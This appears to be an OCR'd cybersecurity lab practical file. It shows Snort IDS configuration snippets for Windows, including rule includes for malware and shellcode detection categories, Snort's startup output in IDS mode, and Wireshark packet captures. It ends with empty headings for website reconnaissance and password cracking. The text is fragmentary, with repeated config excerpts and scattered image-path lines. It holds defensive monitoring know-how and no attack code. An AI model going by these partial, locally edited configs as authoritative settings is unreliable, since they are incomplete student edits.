```
 99 ipvar AIM_SERVERS [64.12.24.0/23,64.12.28.0/23,64.12.161.0/24,64.12.163.0/24,64.12.200
100
101 # Path to your rules files (this can be a relative path)
102 # Note for Windows users:  You are advised to make this an absolute path,
103 # such as:  c:\snort\rules
104 var RULE_PATH ../rules
105 var HOME_NET 192.168.1.0/24
106 var SO_RULE_PATH ../so_rules
107 var PREPROC_RULE_PATH ../preproc_rules
108
```

```
 97
 98 # other variables, these should not be modified
 99 ipvar AIM_SERVERS [64.12.24.0/23,64.12.28.0/23,64.12.161.0/24,64.12.163.0/24
100
101 # Path to your rules files (this can be a relative path)
102 # Note for Windows users:  You are advised to make this an absolute path,
103 # such as:  c:\snort\rules
104 var RULE_PATH c:\snort\rules
105 var HOME_NET 192.168.1.0/24
106 var SO_RULE_PATH ../so_rules
107 var PREPROC_RULE_PATH ../preproc_rules
108
```

```
100
101 # Path to your rules files (this can be a relative path)
102 # Note for Windows users:  You are advised to make this an absolute path,
103 # such as:  c:\snort\rules
104 var RULE_PATH c:\snort\rules
105 #var HOME_NET 192.168.1.0/24
106 var SO_RULE_PATH ../so_rules
107 var PREPROC_RULE_PATH C:\Snort\preproc_rules
108
```

```
40 ##################################################
41 # Step #1: Set the network variables.  For more information, see README.variables
42 ##################################################
43
44 # Setup the network addresses you are protecting
45 ipvar HOME_NET any
46
47 # Set up the external network addresses. Leave as "any" in most situations
48 ipvar EXTERNAL_NET any
49
50 # List of DNS servers on your network
51 ipvar DNS_SERVERS 192.168.1.1
52
53 # List of SMTP servers on your network
54 ipvar SMTP_SERVERS $HOME_NET
55
56 # List of web servers on your network
57 ipvar HTTP_SERVERS $HOME_NET
58
59 # List of sql servers on your network
60 ipvar SQL_SERVERS $HOME_NET
61
62 # List of telnet servers on your network
63 ipvar TELNET_SERVERS $HOME_NET
64
65 # List of ssh servers on your network
66 ipvar SSH_SERVERS $HOME_NET
```

```
##################################################
# Step #4: Configure dynamic loaded libraries.
# For more information, see Snort Manual, Configuring Snort - Dynamic Modules
##################################################

# path to dynamic preprocessor libraries
dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor

# path to base preprocessor engine
dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll

# path to dynamic rules libraries
dynamicdetection directory /usr/local/lib/snort_dynamicrules
```

```
include $RULE_PATH/finger.rules
include $RULE_PATH/ftp.rules
include $RULE_PATH/icmp-info.rules
include $RULE_PATH/icmp.rules
include $RULE_PATH/imap.rules
include $RULE_PATH/indicator-compromise.rules
include $RULE_PATH/indicator-obfuscation.rules
include $RULE_PATH/indicator-shellcode.rules
include $RULE_PATH/info.rules
include $RULE_PATH/malware-backdoor.rules
include $RULE_PATH/malware-cnc.rules
include $RULE_PATH/malware-other.rules
include $RULE_PATH/malware-tools.rules
include $RULE_PATH/misc.rules
include $RULE_PATH/multimedia.rules
```

```
##################################################
# Step #6: Configure output plugins
# For more information, see Snort Manual, Configuring Snort - Output Modules
##################################################

# unified2
# Recommended for most installs
# output unified2: filename merged.log, limit 128, nostamp, mpls_event_types, vlan_event_types

# Additional configuration for specific types of installs
output alert_fast:snort.alerts.id s
# output log_unified2: filename snort.log, limit 128, nostamp

# syslog
# output alert_syslog: LOG_AUTH LOG_ALERT

# pcap
# output log_tcpdump: tcpdump.log

# metadata reference data.  do not modify these lines
include classification.config
include reference.config

```

```

# Reputation preprocessor. For more information see README.reputation
preprocessor reputation: \
   memcap 500, \
   priority whitelist, \
   nested_ip inner, \
   #whitelist $WHITE_LIST_PATH/white_list.rules, \
   #blacklist $BLACK_LIST_PATH/black_list.rules

##################################################
# Step #6: Configure output plugins
# For more information, see Snort Manual, Configuring Snort - Output Modules
##################################################
```

```
254
255 ##################################################
256 # Step #5: Configure preprocessors
257 # For more information, see the Snort Manual, Configuring Snort - Preprocessors
258 ##################################################
259
260 # GTP Control Channle Preprocessor. For more information, see README.GTP
261 # preprocessor gtp: ports { 2123 3386 2152 }
262
263 # Inline packet normalization. For more information, see README.normalize
264 # Does nothing in IDS mode
265 #preprocessor normalize_ip4
266 #preprocessor normalize_tcp: ips ecn stream
267 #preprocessor normalize_icmp4
268 #preprocessor normalize_ip6
269 #preprocessor normalize_icmp6
270
```


To start snort in IDS mode, run the following command:


snort -c c:\snort\etc\snort.conf -l c:\snort\log -i 3


```
C:\Windows\System32\cmd.exe - snort -c c:\snort\etc\snort.conf -l c:\snort\log -i 3
C:\Snort\bin>snort -c c:\snort\etc\snort.conf -l c:\snort\log -i 3
Running in IDS mode

       --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "c:\snort\etc\snort.conf"
PortVar 'HTTP_PORTS' defined :  [ 80:81 311 383 591 593 901 1220 1414 1741 1830 2301 2381 2809 3037 3128 3702 4343 4848
5250 6988 7000:7001 7144:7145 7510 7777 7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300
8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 41080 50002 55555 ]
PortVar 'SHELLCODE_PORTS' defined :  [ 0:79 81:65535 ]
PortVar 'ORACLE_PORTS' defined :  [ 1024:65535 ]
PortVar 'SSH_PORTS' defined :  [ 22 ]
PortVar 'FTP_PORTS' defined :  [ 21 2100 3535 ]
PortVar 'SIP_PORTS' defined :  [ 5060:5061 5600 ]
PortVar 'FILE_DATA_PORTS' defined :  [ 80:81 110 143 311 383 591 593 901 1220 1414 1741 1830 2301 2381 2809 3037 3128 37
92 4343 4848 5250 6988 7000:7001 7144:7145 7510 7777 7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 82
43 8280 8300 8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 41080 50002 55555 ]
PortVar 'GTP_PORTS' defined :  [ 2123 2152 3386 ]
Detection:
   Search-Method = AC-Full-Q
    Split Any/Any group = enabled
    Search-Method-Optimizations = enabled
    Maximum pattern length = 20
Tagged Packet Limit: 256
Loading dynamic engine C:\Snort\lib\snort_dynamicengine\sf_engine.dll... done
Loading all dynamic preprocessor libs from C:\Snort\lib\snort_dynamicpreprocessor...
```


```
C:\Windows\System32\cmd.exe - snort -c c:\snort\etc\snort.conf -l c:\snort\log -i 3
       Maximum Flush Point: 16000
Stream TCP Policy config:
   Bound Address: default
   Reassembly Policy: WINDOWS
   Timeout: 180 seconds
   Limit on TCP Overlaps: 10
   Maximum number of bytes to queue per session: 1048576
   Maximum number of segs to queue per session: 2621
   Options:
       Require 3-Way Handshake: YES
       3-Way Handshake Timeout: 180
       Detect Anomalies: YES
   Reassembly Ports:
     21 client (Footprint)
     22 client (Footprint)
     23 client (Footprint)
     25 client (Footprint)
     42 client (Footprint)
     53 client (Footprint)
     79 client (Footprint)
     80 client (Footprint) server (Footprint)
     81 client (Footprint) server (Footprint)
     109 client (Footprint)
     110 client (Footprint)
     111 client (Footprint)
     113 client (Footprint)
     119 client (Footprint)
     135 client (Footprint)
```


D. Network Sniffing:






Wireshark · Packet 657 · Wi-Fi
Frame 657: 1292 bytes on wire (10336 bits), 1292 bytes captured (10336 bits) or
Ethernet II, Src: f2:b1:f7:16:da:d9 (f2:b1:f7:16:da:d9), Dst: HonHaiPr_5c:ed:57
Internet Protocol Version 6, Src: 2404:6800:4009:823::200a, Dst: 2401:4900:1d5f
User Datagram Protocol, Src Port: 443, Dst Port: 57399
Data (1230 bytes)
0000 60 6d c7 5c ed 57 f2 b1 f7 16 da d9 86 dd 68 00
0010 00 00 04 d6 11 3a 24 04 68 00 40 09 08 23 00 00
0020 00 00 00 00 20 0a 24 01 49 00 1d 5f e6 cb 8c a1
0030 73 37 ba 22 d3 98 01 bb e0 37 04 d6 cf bc 49 29
0040 5f ce 6e 20 bf 3b 95 82 90 76 dc 48 c7 fc 05 06
0050 83 1c 7c 85 e6 70 97 41 94 a8 22 81 9d 8e 82 c5
0060 82 c5 50 78 e3 c3 d3 73 c6 d3 17 53 26 38 c7 8c
0070 b3 16 8a c5 20 bb ec 97 79 c4 e9 05 de e0 f3 87
0080 14 48 f8 41 1c 24 3d 8e a9 7d 4b d0 47 31 9d ae
0090 5d 27 09 c8 62 12 c0 cd 13 ce f9 7d 90 f6 47 78
00a0 e6 ec 7f aa 94 09 1d 81 ad a4 04 02 cf 6f 0c 63
00b0 f8 ed 30 88 47 cc 2f 78 2e ef d6 8c 08 5e 75 e3
Show packet bytes
Close
Help



*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
No. Time Source Destination Protocol Length Info
2402 118.357583 51.89.6.202 192.168.223.52 TCP 54 [TCP Keep-Alive] 443 → 63
2403 118.357619 192.168.223.52 51.89.6.202 TCP 54 [TCP Keep-Alive ACK] 6391
2419 118.712658 192.168.223.52 117.18.237.29 TCP 54 63949 → 80 [FIN, ACK] Seq
2427 119.018715 192.168.223.52 117.18.237.29 TCP 54 [TCP Retransmission] 6394
2441 119.087628 117.18.237.29 192.168.223.52 TCP 54 [TCP Keep-Alive] 80 → 639
2442 119.087657 192.168.223.52 117.18.237.29 TCP 54 [TCP Keep-Alive ACK] 6394
2446 119.410269 117.18.237.29 192.168.223.52 TCP 54 80 → 63949 [FIN, ACK] Seq
2450 119.410348 192.168.223.52 117.18.237.29 TCP 54 63949 → 80 [ACK] Seq=505
2477 120.258623 192.168.223.52 51.89.6.202 TCP 55 [TCP Keep-Alive] 63914 →
2478 120.340219 2401:4900:1d5f:e6cb… 2620:1ec:c11::200 TCP 75 [TCP Keep-Alive] 63936 →
2481 120.608238 2620:1ec:c11::200 2401:4900:1d5f:e6cb… TCP 86 [TCP Keep-Alive ACK] 443
2487 120.755950 51.89.6.202 192.168.223.52 TCP 66 [TCP Keep-Alive ACK] 443



Wireshark · Packet 2711 · Wi-Fi
Frame 2711: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interf
Ethernet II, Src: HonHaiPr_5c:ed:57 (60:6d:c7:5c:ed:57), Dst: f2:b1:f7:16:da:d9
Internet Protocol Version 4, Src: 192.168.223.52, Dst: 51.89.6.202
Transmission Control Protocol, Src Port: 63914, Dst Port: 443, Seq: 1, Ack: 1,
0000 f2 b1 f7 16 da d9 60 6d c7 5c ed 57 08 00 45 00
0010 00 29 93 18 40 00 80 06 8d b6 c0 a8 df 34 33 59
0020 06 ca f9 aa 01 bb ab 41 05 88 e1 7c 5d 9c 50 10
0030 01 00 e9 8a 00 00 00


Practical 3

A.To find out theInformation about the website.


A. Password Cracking :

